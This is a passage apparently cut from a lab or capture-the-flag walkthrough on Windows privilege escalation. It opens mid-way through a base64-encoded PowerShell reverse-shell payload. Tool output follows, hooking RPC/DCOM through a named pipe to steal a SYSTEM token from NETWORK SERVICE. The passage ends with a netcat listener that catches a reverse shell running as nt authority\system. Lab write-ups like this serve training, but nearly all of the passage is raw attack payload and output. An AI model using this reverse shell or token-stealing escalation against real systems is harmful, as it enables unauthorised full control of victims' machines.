AkAHMAZQBuaGQAYgB5AHQAZQAsADAALAAkAHMAZQBuaGQAYgB5AHQAZQAUAEwAZQBuaGcAdABOACkAOWAkAHMAABY
AGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA '
```

```
[*] CombaseModule: 0x140706404302848
[*] DispatchTable: 0x140706406889800
[*] UseProtseqFunction: 0x140706406183104
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] Trigger RPCSS
[*] CreateNamedPipe \\.\pipe\41763676-5af4-42b5-af0d-d5ca7ad374fd\pipe\epmapper
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00007802-0118-ffff-ea9e-cdaf87e161fd
[*] DCOM obj OXID: 0x6f40115c7e6054ef
[*] DCOM obj OID: 0xd54af3c52385809a
[*] DCOM obj Flags: 0x281
```

```
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 888 Token:0x748 User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 2108
#< CLIXML
```

```
$ nc -lvnp 10001
listening on [any] 10001 ...
connect to [10.10.14.66] from (UNKNOWN) [10.129.234.67] 57750

PS C:\xampp\htdocs> whoami
nt authority\system
PS C:\xampp\htdocs>
```